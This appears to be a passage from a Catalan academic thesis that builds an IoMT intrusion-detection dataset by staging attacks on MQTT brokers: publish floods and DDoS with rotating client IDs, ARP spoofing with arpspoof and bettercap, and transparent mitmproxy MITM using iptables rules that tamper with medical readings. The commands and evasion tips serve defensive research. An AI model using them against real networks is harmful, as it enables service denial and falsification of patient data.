En aquest apartat es descriuen diferents atacs de denegació de servei (DoS) que poden ser realitzats contra el broker MQTT. Aquests atacs tenen com a objectiu saturar el broker amb peticions, fent que no pugui atendre les peticions legítimes dels clients, d'aquesta manera, aconseguim com el seu nom indica, denegar el servei a tots els clients que intenten connectar-se o enviar dades al broker.

Per a la realització d'aquest atac, s'ha suposat coneguda l'adreça IP i port del broker MQTT mitjançant els atacs utilitzats en l'apartat anterior (5.1).

5.3.1 Denegació de servei MQTT Publish

Inicialment, he implementat un atac de denegació de servei en el qual s'envia un gran nombre de missatges MQTT publish a un broker concret des d'un client maliciós. He configurat un client MQTT mitjançant kali linux dintre un contenidor Docker com s'explica en 3.1.

Amb aquest client, s'envien peticions MQTT Publish de forma contínua mitjançant un script de bash en format bucle infinit. Amb aquest atac, en cas de protecció nul·la del broker, aquest se satura, perquè no té un sistema de preferències per a gestionar les peticions i no pot atendre les peticions legítimes dels clients.

Una actualització d'aquest atac va ser l'elaboració d'un script de Python que, mitjançant la llibreria Paho-MQTT (3.2), permet connectar el client al tòpic especificat i enviar un gran nombre de missatges MQTT Publish de forma contínua però amb camps de dades diferents cada vegada (script: A.2). L'ús d'aquesta llibreria en comptes de mosquitto-clients millora l'eficiència, ja que permet generar trànsit amb

més velocitat, això ho aconsegueix generant un gran nombre de threads diferents, els quals envien simultàniament missatges al broker en un bucle infinit.




Figura 5.4: Esquema del trànsit generat per l'atac de denegació de servei MQTT Publish explicat anteriorment.

5.3.2 Denegació de servei Distribuïda (DDoS)

Per a la realització d'atacs de denegació de servei en MQTT, és important entendre la persistència de les sessions en MQTT, explicada a 2.3. En l'atac DoS, si utilitzem sessions no persistents, cada vegada que l'atacant vol publicar un missatge, ha de tornar a intercanviar el handshake TCP i el handshake MQTT Connect. Els paquets intercanviats d'aquesta manera són lleugers i no generen una gran quantitat de trànsit, i, per tant, l'atac perd eficiència. En canvi, si s'utilitzen sessions persistents, els handshakes TCP i MQTT Connect només s'intercanvien una vegada i després es poden enviar missatges de forma contínua sense necessitat de tornar a establir la connexió.

L'atac proposat inicialment no és del tot realista, ja que la major part dels brokers MQTT, tenen configurats paràmetres per defecte per tal de limitar el nombre de missatges rebuts per segon des d'un client concret, com es pot veure a 3.2. Per aquest motiu, vaig modificar l'script per tal que canviés el Client ID dels missatges en cada connexió.

El client ID és un identificador únic per a cada client MQTT que es connecta al broker. Si s'utilitza un Client ID diferent per a cada connexió, el broker no pot aplicar les mateixes restriccions de taxa de missatges, ja que cada connexió es veu com un client diferent. Aquest s'assigna a l'hora d'intercanviar els missatges MQTT Connect, per tant, no es pot fer l'atac amb connexions persistents, com he explicat anteriorment, es perd eficiència comparat amb l'atac anterior, això es pot veure comparant les quantitats de trànsit generades pels 2 atacs.




Figura 5.5: Esquema del trànsit generat per l'atac de denegació de servei MQTT Publish amb modificació del paràmetre Client ID.

El darrer mètode per a realitzar l'atac de denegació de servei distribuït amb Client ID diferents és mitjançant architectures de xarxa personalitzades amb Docker, concretament una arquitectura MACVLAN, on cada contenidor té una adreça IP diferent (explicat a 4.1). En aquesta versió de l'atac DDoS, generem un gran nombre de contenidors Docker i en cadascun despleguem un client MQTT. Aquests clients estableixen una connexió persistent amb el broker (amb Client ID diferents entre ells) i realitzen l'atac de denegació de servei com els anteriors. Aquesta estratègia té una complexitat més elevada, però permet generar un gran nombre de connexions diferents però mantenint la persistència. D'aquesta manera, es s'aconsegueix un efecte similar a un DDoS amb diversos clients reals però utilitzant eines de virtualització com Docker (codi: A.3).




Figura 5.6: Esquema del trànsit generat per l'atac de denegació de servei Distribuït. El DDoS Traffic es refereix a trànsit generat amb una estructura similar al de la figura 5.4.

Un cop elaborat l'atac, he passat a utilitzar eines ja existents com ara "MQTTSAï" "MQTT Malaria" (3.4.5) que ajuden a obtenir una eficiència més elevada al realitzar atacs DoS amb un codi més optimitzat. Aquestes tenen un funcionament similar al script de Python fet servir anteriorment.

També és molt important escollir el valor de QoS adequat per a l'atac, l'ús de QoS 0 permet enviar missatges sense esperar confirmació, per tant, permet saturar la xarxa amb més facilitat, però, amb QoS 1, el processat que ha de realitzar el broker per a cada missatge és més elevat i, doncs, millora l'eficiència pel que fa a saturació del broker. Si s'utilitza QoS 2, aquest processat és encara més elevat i ja comporta una diferència molt notable respecte a QoS 0. Per tant, QoS 2 és l'opció més recomanada per a realitzar l'atac de denegació de servei.

5.3.3 Low-Rate DDoS

Tal com s'explica a l'article [19], els atacs de denegació de servei distribuïts (DDoS) poden ser realitzats amb un trànsit baix, és a dir, enviant un nombre reduït de missatges per segon. Aquest tipus d'atac pot ser més difícil de detectar i pot passar desapercebut per les mesures de seguretat del broker MQTT. Per a compensar

la baixa taxa de missatges, s'utilitza un gran nombre de contenidors diferents, augmentant el nombre de clients (codi: [A.4](#)).

5.4 Atacs de suplantació d'identitat

5.4.1 Atacs de ARP Spoofing

En aquest apartat s'expliquen atacs de suplantació d'identitat que poden ser realitzats contra una xarxa MQTT. Aquests atacs tenen com a objectiu suplantar la identitat d'un client legítim per tal d'enviar missatges al broker MQTT o rebre'n, fent que el broker no pugui distingir entre clients legítims i clients maliciosos. També el fet de modificar informació legítima a través de sistemes de Man In The Middle.

Primer de tot, s'ha estudiat el funcionament d'atacs de ARP Spoofing, per entendre'ls és necessari conèixer el protocol ARP en profunditat.

El Protocol de Resolució d'Adreces (ARP) és un mecanisme fonamental en xarxes IP que permet als dispositius d'una xarxa local associar adreces IP amb adreces MAC corresponents. Quan un dispositiu necessita enviar un paquet a una adreça IP dins de la seva mateixa xarxa local, emet una petició ARP a través de difusió (broadcast), sol·licitant quina adreça MAC està associada a aquella IP. El dispositiu propietari d'aquesta adreça IP respon amb la seva adreça MAC, i aquesta informació queda temporalment registrada a la taula ARP del dispositiu que ha fet la sol·licitud. Tot i la seva simplicitat i eficiència, ARP no incorpora cap mecanisme d'autenticació, la qual cosa el fa vulnerable a diversos tipus d'atacs, entre els quals destaca l'ARP spoofing.

L'ARP spoofing, també conegut com a ARP poisoning, és una tècnica d'atac que aprofita la manca de verificació en el protocol ARP per introduir entrades falses en les taules ARP dels dispositius de la xarxa. L'objectiu principal és enganyar aquests dispositius perquè associïn una adreça IP legítima (habitualment la del gateway o la d'una víctima específica) amb l'adreça MAC de l'atacant. Això permet a l'atacant interceptar el tràfic que, en condicions normals, es dirigiria directament al gateway o a un altre dispositiu. D'aquesta manera, es crea una situació de tipus Man-in-the-Middle (MitM), en què l'atacant pot monitoritzar, modificar o redirigir el tràfic entre dispositius.

El funcionament bàsic d'un atac ARP spoofing es pot resumir en els passos següents:

- L'atacant envia respostes ARP falsificades a la víctima, fent-se passar pel gateway de la xarxa.
- Simultàniament, envia respostes ARP falsificades al gateway, fent-se passar per la víctima.
- Tant la víctima com el gateway actualitzen les seves taules ARP amb les

associacions falses proporcionades per l'atacant.

- A partir d'aquest moment, el tràfic entre ambdós dispositius es redirigeix a través de l'atacant, que pot actuar com a passarel·la transparent (forwarder) o bé manipular els paquets segons el seu objectiu.

En aquest treball, inicialment s'ha utilitzat l'eina arpspoof del paquet dsniff (3.4.3) per realitzar l'atac ARP spoofing. Aquesta eina permet enviar respostes ARP falsificades a la víctima i el broker o el gateway, fent que ambdós dispositius actualitzin les seves taules ARP amb les associacions falses proporcionades per l'atacant tal com s'ha explicat anteriorment.

Un exemple d'execució utilitzada on client real víctima té l'adreça IP 192.168.0.41 i és:

Listing 5.7: *Execució Arpspoof*

```
1 arpspoof -i wlp42s0 192.168.0.41
```

Amb aquesta execució aconseguim que els missatges que envia el broker MQTT al client real es redirigeixin a l'atacant. D'aquesta manera, si el client està subscrit a un tòpic concret, podem fer que l'atacant rebi aquests missatges, com per exemple podrien ser mesures de ritme cardíac o pressió sanguínia que deixen d'arribar a un monitoritzador mèdic.

Però, aquest atac és fàcilment detectable. Per això, cal implementar un atac bidireccional, fent que tant el broker com el client envïin els missatges a l'adreça MAC de l'atacant, generant una situació de MITM. Ho podem aconseguir amb una execució similar a la següent on s'afegeix l'adreça IP del broker MQTT 192.168.0.40 amb el paràmetre -r:

Listing 5.8: *Execució Arpspoof bidireccional*

```
1 arpspoof -i wlp42s0 -t 192.168.0.41 -r 192.168.0.40
```

Per al perfeccionament de l'atac APR Spoofing, he utilitzat l'eina Bettercap que permet personalitzar les estratègies d'ARP spoofing i fer que l'atac sigui més difícil de detectar per un IDS i així poder generar trànsit més realista.

Una de les configuracions addicionals que podem utilitzar amb aquesta eina és l'opció *mac.changer* per fer que l'atacant canviï la seva adreça MAC de forma aleatòria, fent més difícil la detecció de l'atac per mac repetida. També amb l'opció "arp.spoof.targets" els paquets ARP van dirigits aquests dispositius en concret en comptes de a tota la xarxa, de manera que no es genera tant trànsit broadcast que és molt més detectable. Un exemple d'execució és:

Listing 5.9: *Execució Bettercap*

```
1 bettercap -iface wlp42s0 -eval \"mac.changer on; set arp.spoof.internal  
true; set arp.spoof.targets 192.168.0.41,192.168.0.40; arp.spoof on\"
```

5.4.2 Atacs de MITM

Un cop es disposa de l'atac d'ARP spoofing implementat, es pot utilitzar per a realitzar diversos atacs de Man In The Middle (MITM).

El primer atac de MITM implementat, es basa a desplegar un broker MQTT mitjançant Mosquitto. Al desplegar un broker entremig, el que aconseguim és que el client cregui que està enviant els missatges al broker legítim, però en realitat els missatges són enviats a l'atacant i aquest pot respondre a aquest pot rebre i publicar en el mateix tòpic al qual el client està publicant o subscriuint-se.

Això permet a l'atacant interceptar i manipular els missatges que es transmeten entre el client i el broker, però trenca la connexió, és a dir, el broker legítim no rep ni envia missatges al client, per tant, és fàcilment detectable.

Per a l'obtenció d'aquest atac, és necessari implementar un ARP spoofing de l'adreça MAC del broker, l'adreça del client no és necessària si l'objectiu és comprometre el client IoMT.




Figura 5.7: Esquema del trànsit generat per l'atac de Man In The Middle mitjançant un broker MQTT desplegat per l'atacant. S'observa un tall de la connexió entre el client i el broker legítim.

Una altra tècnica de MITM implementada, és l'ús d'un proxy TCP. Aquest actua com a intermediari entre el client i el broker. D'aquesta manera, intercepta el trànsit MQTT que rep i el reenvia al broker legítim, i viceversa. En aquest cas el resultat és que el broker legítim rep les peticions del client amb l'adreça IP del proxy com a origen i, per tant, el broker i el client poden intercanviar el *handshake TCP* i el *handshake MQTT Connect* correctament, però amb l'adreça IP del proxy com a origen i destí dels missatges.

Aquest mètode és més eficient que el desplegament d'un broker MQTT, ja que no trenca la connexió entre el client i el broker legítim, però sí que permet a l'atacant interceptar i manipular els missatges que es transmeten entre ambdues parts i alhora dificultar la seva detecció.

Per a la implementació d'aquest atac, és necessari haver perpetrat un atac d'ARP spoofing de l'adreça MAC del broker, ja que en substituir la IP del client per la del proxy atacant, la connexió es farà a aquesta IP i el broker legítim li enviarà els paquets sense necessitat de suplantar l'adreça IP del client.

Per al desplegament del proxy, s'ha utilitzat l'eina *Mitmproxy* (3.4.4). La configuració usada permet interceptar el trànsit TCP al port 1883 (port per defecte MQTT) i el paràmetre `-tcp-hosts '*'` permet que el proxy intercepti tot el trànsit TCP, independentment de la IP sense filtrar per a un client específic (es pot configurar si sols es vol interceptar un client, però al realitzar l'atac d'ARP spoofing focalitzat, no és necessari). També, per al reenviament del trànsit cap al broker legítim o cap al client en sentit contrari és important habilitar el reenviament de paquets IP en el host atacant amb `sysctl -w net.ipv4.ip_forward=1`. D'aquesta manera el host actua com a router i reenvia els paquets IP rebuts per diferents interfícies de xarxa.

Listing 5.10: Execució Mitmproxy

```
1 mitmproxy --listen-port 1883 --tcp-hosts '*'
```




Figura 5.8: Esquema del trànsit generat per l'atac de Man In The Middle mitjançant un proxy TCP. S'observa que la connexió entre el client i el broker legítim no es trenca però sí es canvien les respectives adreces IP.

```
TERMINAL
Flow Details
>>15:28:56 TCP 192.168.0.25:42396 <-> 192.168.0.15:1883
TCP Stream
Auto
-> .%.MQIsdp...0..paho6625748598203382c7a
-> 0000000000 20 02 00 00 ...
-> 0000000000 82 09 00 01 00 04 6d 71 74 74 00 .....mqtt.
-> 0000000000 90 03 00 01 00 .....
-> 2...mqtt..{"test":5}
-> 0...mqtt{"test":5}@...
```

Figura 5.9: Captura de la interfície de mitmproxy on s'observa un trànsit TCP des de la IP 192.168.0.25 (client) a la IP 192.168.0.15 (broker).

Finalment, s'ha actualitzat la implementació anterior per tal que el proxy actuï com a proxy transparent. Això vol dir que el client i el broker no són conscients de la seva existència, ja que no es canvien les adreces IP dels missatges, sinó que el proxy simplement reenvia els missatges entre ambdues parts. Això permet que el trànsit MQTT flueixi sense interrupcions i fa que sigui més difícil detectar l'atac.

Per a què el proxy actuï com a proxy transparent, s'han utilitzat les següents regles de firewall IPTABLES:

Listing 5.11: Execució iptables

```
1 iptables -t nat -A PREROUTING -p tcp --dport 1883 -j REDIRECT
2 iptables -t nat -A POSTROUTING -p tcp --dport 1883 -j SNAT --to-source
  192.168.0.41
```

Amb la primera regla s'especifica que tot el trànsit TCP que arriba al port 1883 (port per defecte MQTT) serà redirigit al proxy mitmproxy. La segona regla especifica que l'adreça IP d'origen dels missatges serà la del client legítim, fent que el broker legítim no pugui distingir entre el trànsit legítim i el trànsit interceptat pel proxy.

Per a la implementació d'aquest atac, per tant, hem d'enverinar el trànsit ARP de forma bidireccional, és a dir, tant l'adreça MAC del client com la del broker han de ser substituïdes per l'adreça MAC de l'atacant.




Figura 5.10: Esquema del trànsit generat per l'atac de Man In The Middle mitjançant un proxy TCP transparent. S'observa que la connexió entre el client i el broker legítim no es trenca ni es canvien les respectives adreces IP, donant un efecte de continuïtat en el flux de dades.

Un cop implementats els atacs de MITM, s'ha utilitzat el motor d'scripting de mitmproxy per tal de manipular els missatges transmesos. Aquest motor permet escriure scripts en Python que poden modificar, enregistrar o bloquejar els missatges MQTT que passen pel proxy. Això obre la porta a una àmplia gamma de possibles atacs i manipulacions del trànsit MQTT, com ara la injecció de missatges maliciosos o la modificació de les dades transmeses. En aquest treball, s'ha implementat un script senzill que registra els missatges en direcció al client i en trobar un camp concret en format JSON, modifica el seu valor (codi: [A.6](#)). També s'ha implementat un segon script que mitjançant una modificació de baix nivell, modifica el cos del missatge MQTT Publish bit a bit, sigui quin sigui el seu contingut (codi: [A.7](#)). Aquests scripts es poden afegir a l'execució del proxy mitmproxy amb el paràmetre `-s`.

De forma alternativa, també s'ha utilitzat Bettercap per a implementar l'atac d'ARP spoofing i MITM de forma unificada, però el seu motor d'scripting en JavaScript és molt més limitat i no permet manipular els missatges MQTT, ja que no té suport per aquest protocol de forma nativa ni permet la modificació a baix nivell.

S'han testejat els scripts explicats anteriorment enviant missatges des de clients, en la següent figura es pot observar un missatge enviat a un servidor d'eco i la seva modificació a al missatge retornat.




Figura 5.11: Captura de l'aplicació Android MQTT Terminal utilitzada com a client MQTT, es connecta al broker 192.168.0.15 (que està actuant com a servidor echo) passant pel proxy mitmproxy. S'observa un exemple de funcionament de l'script de modificació de trànsit al modificar el valor de la variable "test"enviada.

Elaboració d'una eina automatitzada per a la generació d'atacs en entorns MQTT

En aquest apartat es descriu l'eina automatitzada que s'ha desenvolupat per a la generació de datasets de trànsit MQTT que recullen diversos atacs a la infraestructura estudiada. Aquesta eina permet la creació de dades de trànsit de manera eficient i escalable, facilitant així la investigació i el desenvolupament de models de detecció d'intrusions en entorns IoMT.

Aquesta eina està programada en bash (codi: A.5), totes les seves funcionalitats són implementades mitjançant contenidors Docker per tal que pugui ser desplegada en qualsevol entorn. Aquesta permet tant el desplegament d'una infraestructura simulada de clients MQTT com la generació dels diferents atacs estudiats en aquest treball de forma automatitzada.

L'eina consta de diversos apartats, que amb la utilitat "getopts" seleccionem els diversos atacs que volem generar mitjançant flags.

El pas inicial és el desplegament d'un contenidor Docker amb imatge base zeek/-zeek (basada en linux) [8] anomenat "sniffer", que desplega un servei de *tcpdump* escoltant la interfície de xarxa del host especificada per l'usuari. Aquest contenidor captura el trànsit benigne i maliciós generat pels atacs i els clients, que desa en un fitxer en format pcap per a ser analitzat posteriorment.

Seguidament, es despleguen els diferents atacs. El primer d'ells és la realització dels atacs de reconeixement de la infraestructura vistos a l'apartat 5.1. Primer de tot desplega un contenidor Docker amb la imatge base Kali-Linux-Last-Releases anomenat "escaner" que realitza els atacs enfocats a indentificar la IP del broker que es guarda en una variable d'entorn, seguit dels atacs de descobriment de clients MQTT que guarda en els un arxiu txt. Aquest contendior, finalment, realitza els atacs de descobriment de la informació del broker amb les eines MQTTSA i scripts NSE d'NMAP.

El següent atac implementat és l'atac de denegació de servei distribuït (DDoS)

explicat a 5.6. Per a aquest atac, es necessiten trobar les IPs lliures de la xarxa per a desplegar clients MQTT maliciosos. Per això, mitjançant l'ús de la utilitat "prips" que ens permet fer càlculs de xarxa i utilitzant la llista de clients trobada en els atacs de reconeixement, es generen una llista de les següents IPs lliures necessàries (a partir de la 100 per mitigar conflictes amb futures assignacions de IP amb DHCP), que es guarden en variables d'entorn. Amb aquestes IPs es desplega mitjançant l'orquestrador "Docker Compose" seguit de contenidors Docker basats la imatge de kalilinux/kali-last-release que mitjançant l'eina MQTT-Malaria realitzen l'atac de denegació de servei distribuït a la IP del broker trobada i enregistrada anteriorment. Aquest atac es realitza amb un nombre de clients configurables per l'usuari, que s'especifica mitjançant un paràmetre de l'eina.

